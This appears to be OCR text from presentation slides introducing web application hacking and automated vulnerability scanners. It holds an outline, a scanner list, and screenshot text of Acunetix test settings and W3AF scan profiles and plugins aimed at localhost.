
Content
Length
HTTP
Code

Content

- Intro
- Motivation
- About Web App Hacking
  - **Automated Scanners**
  - Manual Hacking
  - Semi Automated: Sentinel
- Learning by doing: SQL Injection
  - Super Short Intro to SQL Injections
  - Tautology based SQL Injections
  - Sentinel & SQL Injections
  - Other SQL Injection Scanners
- Conclusion

Automated Vulnerability Discovery

- Acunetix Web Vulnerability Scanner
- W3AF
- Burp Scanner
- Many (MANY) others
  - Its sexy
  - Its cool
  - It looks like matrix!



Profile: Default

Test	Descr
☑ Scripts	Ac
☑ Network	Ne
☑ PerFile	Sc
☑ PerFolder	Sc
☑ WebApps	Sc
☑ PerScheme	Sc
☑ PerServer	Sc
☑ PostCrawl	Sc
☑ PostScan	Sc
☑ Cross-site request forgery	Mc
☑ TLS1-SSLv3 Renegotiation Vulnerab...	Mc
☑ Runtime Passive Analysis	Mc
☑ GHDB	Gc
☑ Insecure transition from HTTP t...	In
☑ Insecure transition from HTTPS ...	In
☑ Suspicious comment	Su
☑ SQL Statement in comment	SC
☑ Internet Explorer XSS Protectio...	In
☑ Content type is not specified	Cc
☑ Session token in URL	Se
☑ Password field submitted using ...	Pa
☑ Cookie scoped to parent domain	Cc
☑ Session Cookie without HttpOnl...	Se

acunetix WEB APPLICATION SECURITY


Scripts

Description

Acunetix WVS scripts

Acunetix Ltd © 2012 All rights reserved. Acunetix WVS v8.0 Build 20120403

```
04.26 14:37.59, [Warning] Scanning only for XSS (cross site scripting) vulnerabilities.
04.26 14:38.03, [Warning] Initial request returned with code: 301 (Moved Permanently).
```



Profiles


- empty_profile
- OWASP_TOP10
- audit_high_risk
- bruteforce
- fast_scan
- full_audit
- full_audit_manual_dis
- sitemap
- web_infrastructure

Target: http://127.0.0.1/

Plugin	Active
audit	☑
bruteforce	☐
discovery	☑
evasion	☑
grep	☑
mangle	☑

